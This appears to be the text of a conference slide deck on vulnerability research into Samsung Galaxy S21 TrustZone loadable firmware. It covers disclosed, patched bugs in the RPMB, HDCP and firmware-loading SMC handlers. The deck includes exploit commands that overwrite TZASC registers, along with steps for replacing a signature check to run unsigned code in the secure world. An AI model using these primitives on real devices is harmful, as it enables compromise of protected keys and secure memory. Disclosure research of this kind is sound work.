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**BUG HUNTING S21'S
10ADAB1E FW**

WHY ARE WE HERE?

SVE-2021-23016 (CVE-2021-25518): Arbitrary memory/register write in secure_log of BL31 and LDFW

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Disclosures: Affected

An improvement: Reported Severity: Critical

memory v Disclosures: Affected versions: Select Q(10.0), R(11.0) devices with Exynos 980, 9820, 9830, 2100 chipset

The patch: An improvement Reported on: August 5, 2021

bypass arbitrary Disclosure status: Privately disclosed.

The patch: The patch A missing input validation in HDCP LDFW prior to SMR Nov-2021 Release 1 allows attackers to overwrite TZASC
improper input allowing TEE compromise.

execution. The patch adds proper input validation in HDCP LDFW.

The patch removes the legacy code in HDCP.

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
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
OVERVIEW

- Trustzone introduction
- Samsung's TEE architecture
- Loadable firmwares (LDFW)
- LDFW extraction
- Bug hunting LDFWs

TRUSTED EXECUTION ENVIRONMENT



TRUSTZONE



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Normal world (REE)

Secure world (TEE)


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
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
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
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
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TEEGRIS TEE OS

- Encrypted on recent high-end models
- Small kernel
 - Still contains several drivers
 - Key functionality sometimes offloaded to privileged TAs
- Multi-core/thread support
- Implements POSIX-like syscalls (~80 in total)
- Drivers available through ioctl/mmap/read/write, ...
 - Crypto driver, SMC driver, Physical memory driver, ...

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
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BOOT CHAIN



LOADABLE FIRMWARE

- Stored in ldfw partition
 - Multiple concatenated encrypted images, each starts with magic 0x10ADAB1E
 - Iterate until tail_fw
- Loaded by LK, after BL31 & TEE OS are started
 - Raw image; base address: 0x100000
- Runs in S-EL1

LOADABLE FIRMWARE

Crypto Manager

- Encrypt/decrypt using hwkey
- TRNG
- OTP fuse management
- ...

DRM

- Trusted UI for payments
- Secure camera for face recognition
- Secure video path for DRM

FMP

- Flash memory protector => configures UFS encryption

HDCP

- HDCP keys and cryptographic protocols

RPMB

- Replay Protected Memory Block => Form of Secure Storage

LDFW

Magic

Size

SMC base: 0x82001000

Version

```
0000h: 1E AB AD 10 00 10 21 00 98 01 10 00 80 01 10 00 .«.!.~...€...
0010h: 50 01 10 00 68 01 10 00 00 10 00 82 29 12 20 50 P...h.....,). P
0020h: B0 01 10 00 00 00 00 01 01 00 00 00 00 90 02 00 °.....
0030h: 43 72 79 70 74 6F 4D 61 6E 61 67 65 72 56 35 30 CryptoManagerV50
0040h: 00 00 01 00 50 01 00 00 00 BF 02 00 83 12 F1 B3 ....P....¿..f.ñ³
0050h: 0B 50 23 AF BB 0C 94 33 A8 02 A0 2C 56 C9 CF 0B .P#~»."3". ,VÉİ.
[...]
0140h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0150h: 25 68 FA 3C B9 9F F9 9B 8D B2 D7 78 40 33 12 9D %hú<¹ÿù>.,²xx@3..
0160h: E9 3E 8A 20 21 01 FA DA DD 57 84 AA EA 50 F1 3A é>Š !.úÚÝW,,ªèPñ:
0170h: 1C 73 88 BD 67 E2 21 27 BB 23 DF A9 22 3A 9D F4 .s^½gâ!'»#ß@":.ô
0180h: 8F A2 6F 89 3D B0 B3 6A D7 54 56 9B 03 0A 79 26 .φo‰=°³j×TV>..y&
0190h: 84 EE 64 DB 90 FF 73 D8 F2 B1 56 46 85 77 CA 8F ,,îdÛ.ÿsøð±VF..wÊ.
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01B0h: AB 41 FF 3B 40 D3 B8 46 AF A4 F8 BC DB 0A B0 D5 «Aÿ;@0.F`xφ%Û.°Ŏ
01C0h: 9E 2B 35 DD 3B 35 E9 DC FA D5 0D 88 A7 33 B7 5E ž+5Y;5éÚúŎ.ˆ§3.ˆ
01D0h: 6D 1B A2 A8 3F 24 F0 C5 75 49 2D 68 02 86 ED E9 m.φ`?šðÅuI-h.†ié
01E0h: 45 75 21 92 74 78 06 CE 93 24 C2 47 2B 2D E9 8C Eu!'tx.Î“$ÁG+-éœ
01F0h: 6A A0 05 D2 FA A2 71 8E 11 46 CB 4D 75 F7 54 BA j .òúφqž.FËMu÷T°
0200h: B0 3A 10 88 2E AC E8 A6 97 19 67 53 53 AC 3D 46 °:ˆ.-è|-.gSS→=F
0210h: D0 4D A4 63 30 86 50 25 84 AE 98 CB EA 54 CF BD ÐMxc0†P%,®~ËèTİ½
0220h: 92 0B 01 B8 64 46 00 E7 F4 6C 36 F0 9A D7 6F D3 '...dF.çôl6ðšxoŎ
0230h: 5B BC 45 B6 A7 3D 99 D1 F0 8C C6 EC C0 03 1D 2A [½E¶§=™ÑðœÆiÀ..*
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
Encrypted code / data

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- Allows accessing all registers + secure mem!

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LOADABLE FIRMWARE

- 0x100008 – 0x100018 contain 4 32-bit pointers to entry points
 - 0x10000C entry point to handle SMC

```
0000000000100000
0000000000100000
0000000000100000
0000000000100000
0000000000100004
0000000000100008
000000000010000C
0000000000100010
0000000000100014
0000000000100018
000000000010001C
0000000000100020
0000000000100027
0000000000100028
0000000000100029
000000000010002A
000000000010002B

AREA ROM, CODE, ALIGN=0
; ORG 0x100000
CODE64
DCD 0x10ADAB1E
DCD 0x51000
DCD sub_100198
DCD handle_smc
DCD sub_100150
DCD sub_100168
DCD 0x82003800
DCD 0x24201013
DCD sub_1001B0
DCB 0
DCB 0
DCB 0
DCB 0
DCB 0
DCB 1
DCB 0
DCB 0
DCB 0

sub_100168 ; DATA XREF: ROM:000000000100014fo
BL sub_101928
MOV X1, X0
LDR X0, =0x82003801
SMC #0
; End of function sub_100168
; -----
qword_100178 DCQ 0x82003801 ; DATA XREF: sub_100168+8tr
; ===== SUBROUTINE =====
; Attributes: noreturn
; void __fastcall __noreturn handle_smc( __int64, DWORD *, DWORD *, __int64, unsigned int)
handle_smc ; DATA XREF: ROM:00000000010000cfo
BL rpmb_smc_handler
MOV X1, X0
LDR X0, =0x82003802
SMC #0
; End of function handle_smc
; -----
qword_100190 DCQ 0x82003802 ; DATA XREF: handle_smc+8tr
; ===== SUBROUTINE =====
sub_100198 ; DATA XREF: ROM:000000000100008fo
BL sub_10177C
MOV X1, X0
LDR X0, =0x82003801
SMC #0
; End of function sub_100198
```

Handles SMCs with id
0x820038xx

LOADABLE FIRMWARE

Arguments by caller

```
__int64 rpmb_smc_handler(__int64 smc_id, void *a2, void *a3, __int64 a4, unsigned int is_nsec)  
{
```


Handler for SMC 0x82003806

```
    [...]  
    ret = 0x20103;  
    switch ( (__int16)smc_id )  
    {  
    case 0x3806: // SMC 0x82003806; sec only  
        if ( (is_nsec & 1) != 0 )  
            goto LABEL_58;  
        inited = smc_0x3806_init_log_info(&qword_110A20[4 * core_storage_offset], is_nsec);  
        goto ret;  
    case 0x3810:  
    case 0x3816: // SMC 0x82003816; sec only  
        if ( (is_nsec & 1) != 0 )  
            goto LABEL_58;  
        inited = 65795;  
        if ( !wsm_buf_ptr3 )  
            goto ret;  
    [...]
```

LOADABLE FIRMWARE

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            if ( !wsm_buf_ptr3 )
                goto ret;
    }
    [...]
}
```

Block non-secure caller



LOADABLE FIRMWARE

```
case 0x3818:
    if ( g_did_set_provision == 1 )
        goto LABEL_58;
    inited = 0;
    g_did_set_provision = 1;
    g_provision = (int)a2;
    goto ret;
case 0x3819:
    if ( (is_nsec & 1) == 0 )
    {
        v15[1] = g_provision;
        printf("[RPMB] get provision : %d\n");
    }
    goto LABEL_58;
case 0x3820:
    if ( (is_nsec & 1) != 0 )
        goto LABEL_58;
```

Certain SMCs are
accessible from the REE





Who calls the secure only SMCs?

SECURE SMC

- Secure SMCs called by the TEEGRIS kernel
 - Also running at EL1
- However...

TEEGRIS TA PERMISSIONS

```
; permission_policy_entry stru_FFFFFFFF24C1100
stru_FFFFFFFF24C1100 DCQ stru_FFFFFFFF24C1140; next
                                ; DATA XREF: seg000:permission_policy_entry_0to
                                ; seg000:stru_FFFFFFFF24C1140to
DCQ permission_policy_entry_0; prev
DCB 's', 'a', 'm', 's', 'u', 'n', 'g', '_', 't', 'a', 0; name
DCB 0, 0, 0, 0, 0, 0      ; name
DCB 0                    ; ACC_PERM_ROOT
DCB 0                    ; ACC_PERM_KILL_TERM
DCB 1                    ; ACC_PERM_I2C
DCB 1                    ; ACC_PERM_SPI
DCB 1                    ; ACC_PERM_SEC_DRV
DCB 1                    ; ACC_PERM_DISPLAY
DCB 1                    ; ACC_PERM_DEV_KEY
DCB 0                    ; ACC_PERM_MMAP_IRAM
DCB 0                    ; ACC_PERM_MMAP_IROM
DCB 0                    ; ACC_PERM_MMAP_SDRAM
DCB 0                    ; ACC_PERM_MMAP_NSDRAM
DCB 0                    ; ACC_PERM_MMAP_REGS
DCB 0                    ; ACC_PERM_GEN_DRV_REG_API
DCB 0                    ; ACC_PERM_GEN_DRV_REG_IRQ
DCB 0                    ; ACC_PERM_ACCESS_MGMT
DCB 0                    ; ACC_PERM_RESERVED
DCB 0                    ; ACC_PERM_PASS_IDENTITY
DCB 0                    ; ACC_PERM_PASS_PHYSADDR
DCB 0                    ; ACC_PERM_SMC_IFACE
```

TEEGRIS SMC SERVICE

- TEEGRIS kernel exposes a device used by TAs to issue SMCs (/dev/smc)
- Any TA who has the ACC_PERM_SMC_IFACE permission can issue arbitrary SMCs
 - Which will be considered as coming from the secure world

TEEGRIS SMC SERVICE

```
__int64 vfs_smc::ioctl(__int64 fd, int ioctl_id, char *ioctl_args)
{
    if ( ioctl_id )
    {
        ret = -22;
    }
    else
    {
        ret = -14;
        if ( !copy_from_user(&local_ioctl_args, ioctl_args, 0x40uLL) )
        {
            v5 = smc_arg_validate_and_parse(&local_ioctl_args, smc_cb_validate_phys_cont_mem);
            [...]
            v12 = do_smc(
                local_ioctl_args.smc_id,
                local_ioctl_args.params[0],
                local_ioctl_args.params[1],
                local_ioctl_args.params[2],
                local_ioctl_args.params[3],
                local_ioctl_args.params[4],
                local_ioctl_args.params[5]);
        }
    }
}
```

Depending on arguments, this may perform no checks

Forward SMC to LDFW

TRUSTED APPLICATION CODE EXECUTION

- Stack cookies
- ASLR
- NX memory
- Guard pages
- SEGV guard (blacklist when TA crashes too often until reboot)

→ Nothing special, not the topic of today!

E.g. Info leak + stack-based buffer overflow is all you need ☺

PRIVILEGE ESCALATION

- Assuming we have runtime control of a TA, can we use an SMC to escalate privileges?
- 2 years ago we reported a number of vulns for the S10
- We got full control of the TEE, and extracted the LDFWs from memory
- Can we find something in the old LDFWs, and hope it's still there on the S21?

<https://www.riscure.com/blog/tee-security-samsung-teegris-part-1>

Breaking TEE Security Part 1: TEEs, TrustZone and TEEGRIS

In the last few years, Trusted Execution Environments (TEEs) have gained popularity in the Android ecosystem. In this series of blog posts about tee security, we will analyze the security of Samsung's TEEGRIS TEE OS as implemented in their Galaxy S10, identify vulnerabilities and show how to exploit them. All identified vulnerabilities were reported to Samsung and fixed at the end of 2019.

Part 2 of the blog series →

Part 3 of the blog series →

PRIVILEGE ESCALATION – S10 LDFW

```
__int64 smc_0x1015(__int64 a1)
```

Input structure coming from the caller

```
{  
  op_type = *(a1 + 16);  
  if ( op_type == 2 )
```

```
{  
  in_data = *(a1 + 8);  
  if ( !is_fully_in_tee_mem(in_data, 0xC0u) )
```

Two input buffers specified within the structure, must be fully within TEE memory

```
{  
  ret = 393520;  
  goto RET_ERROR;  
}
```

```
buf2_len = in_data->buf2_len;  
buf1_plus_buf2_len = buf2_len + in_data->buf1_len;
```

```
if ( buf1_plus_buf2_len )  
{  
  if ( !is_fully_in_tee_mem(in_data->buf1, buf1_plus_buf2_len) )  
  {  
    ret = 393521;  
    goto RET_ERROR;  
  }  
  buf2_len = in_data->buf2_len;  
}  
if ( buf2_len && !is_fully_in_tee_mem(in_data->buf2, buf2_len) )
```

Encrypt data from buf1 into buf2


```
{  
  ret = 393522;  
  goto RET_ERROR;  
}
```

```
ret = do_hardware_aes_in_ctr_mode(in_data);
```


PRIVILEGE ESCALATION – S10 LDFW

- SMC enforces the two buffers to be in secure memory
- Only accessible from secure world
- It expects that the arguments are set correctly by the caller
 - What if they are not?


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
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
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
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
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
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DATA EXFILTRATION – WE HAVE A PROBLEM

- SMC handler (and DMA engine) expect physical addresses
- TA only knows about virtual addresses
- How do we find out the right addresses?
 - Input structure physical address
 - DMA source/destination address

DATA EXFILTRATION – APPROACH

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
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
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SMC!

DATA EXFILTRATION

- By exploiting this behavior we can extract the whole TEE memory
- Similarly, we can modify TEE memory
- Since the write is done through a DMA engine, all memory is writable



Well, that was actually vulnerability #1 😊



What else can we find?

BUG HUNTING LDFW

- Previous vulnerability could be triggered only from the TEE
- We now have the plaintext binaries
- Can we find issues in SMCs directly reachable from Android?

BUG HUNTING LDFW – RESEARCH KERNEL

- How to issue arbitrary SMC?
 - Requires kernel-mode privileges to use smc instruction
 - No driver exposes this with full control – even when rooted
- Custom kernel
 - SMC driver for arbitrary SMC calls from user-mode
 - IOMEM driver for accessing physical memory, incl. on-the-fly mapping

MISSING POINTER CHECK IN RPMB LDFW

```
__int64 rpmb_smc_handler(__int64 smc_id, void *a2, void *a3, __int64 a4, int is_nsec) {
    [...]
    switch ( (__int16)smc_id ) {
        case 0x3811:
            // SMC 0x82003811 non-sec allowed
            // Called during boot by kernel


            if ( g_wsm_init ) {
                retval = 65798;
            }
            else if ( a2 ) {
                if ( a3 ) {
                    retval = check_if_range_is_ns(a2, 0x8018u);
                    if ( !retval ) {
                        wsm_buf_ptr = a2;
                        wsm_irq_index = (int)a3;
                        g_wsm_init = 1;
                        printf("[RPMB] wsm init is done. [buffer:%11x]\n", a2);
                        goto LABEL_58;
                    }
                }
            }
            else {
                retval = 65805;
            }
    }
}
```



MISSING POINTER CHECK IN RPMB LDFW


```
__int64 rpmb_smc_handler(__int64 smc_id, void *a2, void *a3, __int64 a4,  
                        unsigned int is_nsec) {  
    [...]  
    ret = 0x20103;  
    switch ( (__int16)smc_id ) {  
        case 0x3823:                                // SMC 0x82003823 non-sec allowed  
            retval = 0;  
            *a2 = 64;  
            *a3 = 1024;  
            goto ret;  
    }  
}
```

Where is the pointer check?!?




How to pwn a TEE by writing 64 or 1024?


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
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
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
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
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
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
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TZASC CONFIGURATION

```
1c030500h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
1c030510h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
1c030520h: 00 00 A0 B8 00 00 00 00 00 E0 FF BF 00 00 00 00 .. , ..... àÿ¿.....
1c030530h: 01 00 00 C0 00 00 00 00 00 00 00 00 00 00 00 00 ...À.....
1c030540h: 00 00 00 80 08 00 00 00 00 F0 FF 9F 08 00 00 00 ...€..... ðÿŸ.....
1c030550h: 01 00 00 C0 00 00 00 00 00 00 00 00 00 00 00 00 ...À.....
1c030560h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
1c030570h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
1c030580h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
1c030590h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

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```


TZASC CONFIGURATION

Start address: 0xB8A00000

End address: 0xBFFFF000 (+1 page)

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1c030530h:	01 00 00 C0 00 00 00 00 00 00 00 00 00 00 00 00	...À.....
1c030540h:	00 00 00 80 08 00 00 00 00 F0 FF 9F 08 00 00 00	...€..... ðÿÿ.....
1c030550h:	01 00 00 C0 00 00 00 00 00 00 00 00 00 00 00 00	...À.....
1c030560h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1c030570h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1c030580h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1c030590h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

MEMORY SUBSYSTEM - INTERLEAVED



91 57 00 94 a0 00 00 58	81 01 00 58 21 00 00 cb	.|W...X...X|...
8d 57 00 94 93 56 00 14	00 4a fa bf 00 00 00 00	.|W...V...J...|...
00 71 00 00 00 00 00 00	00 a0 f9 bf 00 00 00 00	.|q.....|...
88 aa f9 bf 00 00 00 00	00 bb fa bf 00 00 00 00	.....|...
00 76 0c 10 00 c0 1e d5	df 3f 03 d5 f5 55 94 04	.|v.....?..U..|...
41 01 82 d2 00 10 3e d5	00 00 01 aa 00 10 1e d5	A.....>.....|...
df 3f 03 d5 e1 55 94 94	00 47 80 d2 00 11 1e d5	.|?...U...G.....|...
00 00 90 d2 20 00 a0 f2	20 13 1e d5 ff 44 03 d5	.....|...D...|...
00 00 80 d2 40 11 1e d5	bf 40 00 d5 d3 55 94 94	.....|...@...@...U..|...
20 00 80 d2 9a 48 00 94	00 10 3e d5 00 00 7e b2	.....|...H...>...|...
00 10 1e d5 df 3f 03 d5	83 3f 00 94 6d 56 00 14	.....|...?..?..mvV..|...
c0 03 5f d6 00 00 00 00	76 31 2e 35 20 28 68 61	.....|...v1.5(re1...|...
63 6b 65 64 29 3a 41 74	68 65 6e 73 2d 52 50 31	ease):Athens-RP1
41 2d 31 31 32 30 52 31	2d 32 2d 67 36 65 61 34	A-1120R1-2-g6ea4
34 30 62 00 00 00 00 00	42 75 69 6c 74 20 3a 20	40b...Build :
31 33 3a 33 31 3a 32 34	2c 20 46 65 62 20 32 33	13:31:24, Feb 23
20 32 30 32 31 00 00 00	43 4f 4d 4d 49 54 20 3a	2021...COMMIT :
20 36 65 61 34 34 30 62	20 36 38 65 34 38 64 39	6ea440b 68e48d9
20 34 35 38 31 31 66 30	20 38 37 63 61 37 31 63	45811f0 87ca71c
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20 55 49 44 20 3a 20 73	77 70 20 42 75 69 6c	UID : swp Buil
64 5f 74 69 6d 65 20 3a	20 31 33 3a 33 31 3a 32	d_time : 13:31:2
35 2c 20 46 65 62 20 32	33 20 32 30 32 31 41 42	5, Feb 23 2021AB
43 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	C.....|...
00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....|...
00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....|...
00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....|...
00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....|...
00 00 01 00 00 00 f8 bf	00 00 f8 bf 00 05 f8 bf	.....|...
c0 aa f9 bf 8a b7 40 56	61 02 98 44 24 20 ac b1	.....|...@Va..D\$...|...
e5 85 6d 4b c5 19 4f 72	d8 ce 9a 7f 22 96 4e a3	.....|...mK..Or...".N..|...
ef e0 9b bb e8 01 f8 bf	00 00 00 00 00 00 00 00	.....|...
fd 7b bf a9 a0 07 00 58	b1 1b 00 94 e1 03 00 aa	.|{...X.....|...
42 07 00 58 63 07 00 58	3e 01 00 10 3f 00 00 71	B..Xc..X>...?..q
00 5e 03 54 3f 50 00 71	c0 63 03 54 3f 80 00 71	.|^..T?P.q.c.T?...q
00 81 03 54 3f 00 01 71	40 66 03 54 e0 01 00 b5	.....|...T?...q@F.T...|...
40 06 00 58 cf 1b 00 94	e1 03 00 aa e2 05 00 58	@..X.....|...X
03 06 00 58 3e 01 00 10	3f 00 00 71 20 5c 03 54	.....|...X>...?..q \.T
3f 50 00 71 e0 61 03 54	3f 80 00 71 20 7f 03 54	?P.q.a.T?...q .T
3f 00 01 71 e0 03 1f aa	fd 7b c1 a8 c0 03 5f d6	?..q....|...S.....|...
fd 03 1e aa c6 4e 00 94	d1 53 00 94 e8 03 00 aa	.....|...}..S.....|...
07 0d 00 12 08 7d 08 53	08 00 00 12 00 00 80 d2	.....|...
22 00 00 94 e2 4e 00 94	c0 01 00 b4 60 03 00 58	".....N.....|...X
01 00 40 b9 02 02 00 18	21 00 02 4b c1 00 00 b4	..@...!..l..K...|...
d9 4e 00 94 90 2a 00 94	c0 02 00 58 45 1c 00 94	.|N...*...XE...|...
47 15 00 94 b9 4e 00 94	fe 03 1d aa c0 03 5f d6	G...N.....|...
b6 4e 00 94 89 52 00 14	68 1d 00 94 00 80 00 91	.|N...R..h.....|...
00 00 1f d6 ad 0b 00 00	90 b3 fa bf 00 00 00 00	.....|...
00 00 00 00 00 00 00 00	d0 b5 fa bf 00 00 00 00	.....|...
51 00 00 00 00 00 00 00	04 08 86 15 00 00 00 00	Q.....|...
00 88 03 02 00 00 00 00	fb 03 1e aa c0 02 00 b4	.....|...
a7 53 00 94 e1 03 00 aa	20 1c 00 12 21 1c 18 12	.|S.....|...
21 7c 08 53 e2 03 00 aa	c0 02 00 58 00 1c 02 8b	!|.S.....X...|...
5f 0c 00 f1 ad 00 00 54	00 00 04 91 5f 18 00 f1	.....|...T.....|...
4d 00 00 54 00 00 06 91	01 00 40 b9 21 78 0e 12	M..T.....@.lX...|...
01 00 00 b9 a1 01 00 58	20 78 62 b8 40 00 00 b5	.....|...X xb.@...|...
80 00 80 d2 e6 03 00 aa	3e 4f 00 94 6e 51 00 94	.....|...>O..nQ...|...
e0 03 06 aa fe 03 1b aa	c0 03 5f d6 00 00 00 00	.....|...
00 10 86 15 00 00 00 00	2c f0 ff bf 00 00 00 00	.....|...




**What happens if you set the
end address before the start?**

MISSING POINTER CHECK IN RPMB LDFW

```
# ./smc 0x82003823 0x1C030528 0x1C030528  
# ./smc 0x82003823 0x1C130528 0x1C130528  
# ./smc 0x82003823 0x1C230528 0x1C230528  
# ./smc 0x82003823 0x1C330528 0x1C330528
```

MISSING POINTER CHECK IN RPMB LDFW



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# ./smc 0x82003823 0x1C230528 0x1C230528
# ./smc 0x82003823 0x1C330528 0x1C330528
```



```
ioctl /dev/smc → INVOKE_SMC
{0x82003823, 0x1C030528, 0x1C030528}
```



```
int do_smc_call(unsigned long arg) {
    register volatile unsigned long reg0 __asm__ ("x0");
    register volatile unsigned long reg1 __asm__ ("x1");
    register volatile unsigned long reg2 __asm__ ("x2");
    register volatile unsigned long reg3 __asm__ ("x3");

    if(copy_from_user(&args, (int*)arg, sizeof(args)))
        return -EFAULT;

    reg0 = args.regs[0];

    // Arguments (X1 - X3)
    reg1 = args.regs[1];
    reg2 = args.regs[2];
    reg3 = args.regs[3];

    __asm__ volatile (
        "smc      0\n"
        : "+r"(reg0), "+r"(reg1), "+r"(reg2), "+r"(reg3)
    );
}
```


MISSING POINTER CHECK IN RPMB LDFW

```
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
MISSING POINTER CHECK IN RPMB LDFW

Start address: 0xB8A00000


End address: 0x400

1c030500h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1c030510h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1c030520h:	00 00 A0 B8 00 00 00 00 00 04 00 00 00 00 00 00
1c030530h:	01 00 00 C0 00 00 00 00 00 00 00 00 00 00 00 00	...À.....
1c030540h:	00 00 00 80 08 00 00 00 00 F0 FF 9F 08 00 00 00	...€.....öÿÿ....
1c030550h:	01 00 00 C0 00 00 00 00 00 00 00 00 00 00 00 00	...À.....
1c030560h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
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
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MISSING POINTER CHECK IN RPMB LDFW



DEMO

Target: Samsung Galaxy S21 (Patch level: May 2021)

CVE-2021-25500: UNCHECKED IRQ INDEX IN HDCP LDFW

SMC 0x82004021 uses the interrupt index to set a bit in the GIC

```
case 0x82004021:  
[...]  
bit_index = 1 << (int_index & 0x1F);  
result = 0i64;  
if ( (*(4i64 * (int_index >> 5) + 0x10200200) & bit_index) == 0 )  
    *(4i64 * (int_index >> 5) + 0x10200200) = bit_index;  
goto LABEL_36;
```

```
case 0x82004023:  
result = 0i64;  
int_index = data_in;  
goto LABEL_36;
```

SMC 0x82004023 allows setting an interrupt index

No checks on int_index

CVE-2021-25500: UNCHECKED IRQ INDEX IN HDCP LDFW

- Write primitive between 0x10200200 and 0x30200200
 - Write 4 bytes with a single bit set to 1
 - Almost the whole register space
- What to overwrite in registers?
- TZASC again!
 - This time set a high bit in the start address



How are LDFWs loaded?

LDFW LOAD PROCESS

- LDFWs are loaded at boot by BL31
- Implemented in an SMC called by LK during the boot process
- Can the SMC be invoked at runtime?

CVE-2021-25517: LOADABLE FIRMWARES CAN BE OVERWRITTEN AT RUNTIME

```
void handle_smc_0x82000500_load_ldfw(__int64 smc_id, char *buf, unsigned __int64 size)
{
```

```
    if ( is_in_dram_and_overlaps_with_tee_or_hypervisor(buf, size) || size > 0x700000 )
    {
        goto RETURN;
    }
```

```
    ldfw_dst = get_ldfw_local_pointer_0xbf700000() + 0x700000 - size;
    memcpy( ldfw_dst, buf, size);
```

```
    if ( fw_load_stage == 1 )                // 1 = cryptomanager ldfw not loaded yet
                                            // 2 = cryptomanager ldfw already loaded
```

```
    {
        verify_info[0] = ldfw_dst;
        verify_info[1] = size;
        if (wrap_SecureBoot_CheckSignature(verify_info, 4u))
            goto RET_ERROR;
        fw_load_stage = 2;
    }
```

```
    else if ( fw_load_stage == 2 )
    {
        if (verify_image_using_cm(ldfw_dst, size, 0))
            goto RET_ERROR;
    }
```

```
RET_ERROR:
    bzero(ldfw_dst, size);
    goto RETURN;
```

[...]

LDFW must come from ns
memory

Copy it into secure memory

If CM hasn't been loaded yet,
use internal signature
verification function

Otherwise, use the CM

Erase the secure
memory in case of
error

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void handle_smc_0x82000500_load_ldfw(__int64 smc_id, char *buf, unsigned __int64 size)
{
    if ( is_in_dram_and_overlaps_with_tee_or_hypervisor(buf, size) || size > 0x700000 )
    {
        goto RETURN;
    }

    ldfw_dst = get_ldfw_local_pointer_0xbf700000() + 0x700000 - size;
    memcpy_0(ldfw_dst, buf, size);
    if ( fw_load_stage == 1 ) // 1 = cryptomanager ldfw not loaded yet
                            // 2 = cryptomanager ldfw already loaded
    {
        verify_info[0] = ldfw_dst;
        verify_info[1] = size;
        if (wrap_SecureBoot_CheckSignature(verify_info, 4u))
            goto RET_ERROR;
        fw_load_stage = 2;
    }
    else if ( fw_load_stage == 2 )
    {
        if (verify_image_using_cm(ldfw_dst, size, 0))
            goto RET_ERROR;
    }
    RET_ERROR:
        bzero(ldfw_dst, size);
        goto RETURN;
    [...]
}
```

This must certainly be a
temporary buffer!

Or not?

CVE-2021-25517: LOADABLE FIRMWARES CAN BE OVERWRITTEN AT RUNTIME

- Try to send SMC 0x82000500 with 0x700000 bytes set to 00
- ...

DEMO

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CVE-2021-25517: LOADABLE FIRMWARES CAN BE OVERWRITTEN AT RUNTIME

```
void handle_smc_0x82000500_load_ldfw(__int64 smc_id, char *buf, unsigned __int64 size)
{
    if ( is_in_dram_and_overlaps_with_tee_or_hypervisor(buf, size) || size > 0x700000 )
    {
        goto RETURN;
    }

    ldfw_dst = get_ldfw_local_pointer_0xbf700000() + 0x700000 - size;
    memcpy_0(ldfw_dst, buf, size);
    if ( fw_load_stage == 1 ) // 1 = cryptomanager ldfw not loaded yet
                          // 2 = cryptomanager ldfw already loaded
    {
        verify_info[0] = ldfw_dst;
        verify_info[1] = size;
        if (wrap_SecureBoot_CheckSignature(verify_info, 4u))
            goto RET_ERROR;
        fw_load_stage = 2;
    }
    else if ( fw_load_stage == 2 )
    {
        if (verify_image_using_cm(ldfw_dst, size, 0))
            goto RET_ERROR;
    }
    RET_ERROR:
        bzero(ldfw_dst, size);
        goto RETURN;
}
```

Overwrites currently running LDFWs

CVE-2021-25517: LOADABLE FIRMWARES CAN BE OVERWRITTEN AT RUNTIME

- LDFWs will get erased immediately after the signature verification fails
- How to work around this?
 - Trigger a LDFW SMC from another core before signature verification completes?
 - Are there easier ways?

CVE-2021-25517: LOADABLE FIRMWARES CAN BE OVERWRITTEN AT RUNTIME

```
__int64 verify_image_using_cm(__int64 buf, __int64 size, unsigned int op)
{
    result = get_cm_comm_buffer(v14, 0xC0ui64);
    if ( !result )
    {
        v7 = v14[0];
        v9 = v14[0];
        v8 = v14[0];
        *(_QWORD *)(v14[0] + 40i64) = buf;
        *(_QWORD *)(v7 + 48) = size;
        dcache_flush(v8, 192i64);
        result = cm_ldfw_run_cmd(0x8200101Di64, op, v9, 0i64, &v10, &v11, &v12, &v13);
        if ( result )
            return result;
        else
            return v10;
    }
    return result;
}
```

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    if ( !result )
    {
        v7 = v14[0];
        v9 = v14[0];
        v8 = v14[0];
        *(_QWORD *)(v14[0] + 40i64) = buf;
        *(_QWORD *)(v7 + 48) = size;
        dcache_flush(v8, 192i64);
        result = cm_ldfw_run_cmd(0x8200101Di64, op, v9, 0i64, &v10, &v11, &v12, &v13);
        if ( result )
            return result;
        else
            return v10;
    }
    return result;
}
```

We just overwrote its handler!

CVE-2021-25517: LOADABLE FIRMWARES CAN BE OVERWRITTEN AT RUNTIME

- Overwrite SMC 0x8200101D handler to make it return true
- LDFWs will not be erased
- System will run our code as LDFW



Secure Log

CVE-2021-25518: ARBITRARY WRITE IN SECURE_LOG

```
[ 1.568904][SECLOG C4][000015.413738][CM] TRNG HT start-up: pass
[ 1.727455][SECLOG C4][000015.417598][RPMB] get provision : 1
[ 1.727468][SECLOG C4][000015.572322][RPMB] wsm init is done. [buffer:89e940000]
[ 2.230482][SECLOG C7][000015.717897][RPMB] read data. [req: 89e940000]
[ 4.901216][SECLOG C4][000018.603471][RPMB] read data. [req: 89e940000]
[ 4.901223][SECLOG C4][000018.745307][CM] SSP: test mode: 0x0
[ 4.913757][SECLOG C4][000018.749177][CM] SSP: boot with 1st image
[ 4.913766][SECLOG C4][000018.749180][CM] SSP: e5010000
[ 4.913773][SECLOG C4][000018.749182][CM] SSP: 329c1336
[ 4.913779][SECLOG C4][000018.749185][CM] SSP: 2fad0cdc
[ 4.913786][SECLOG C4][000018.749187][CM] SSP: aafb734b
```



CVE-2021-25518: ARBITRARY WRITE IN SECURE_LOG

- Secure log consists of per-core ring buffer between REE & TEE
 - LDFW / BL31 writes log message in ring buffer
 - Linux kernel module reads it & prints it to dmesg

```
__int64 rpmb_smc_handler(__int64 smc_id, void *a2, void *a3, __int64 a4, int is_nsec) {  
    [...]  
    switch ( (__int16)smc_id ) {  
        case 0x3811: // SMC 0x82003811 non-sec allowed  
            else if ( a2 ) {  
                if ( a3 ) {  
                    retval = check_if_range_is_ns(a2, 0x8018u);  
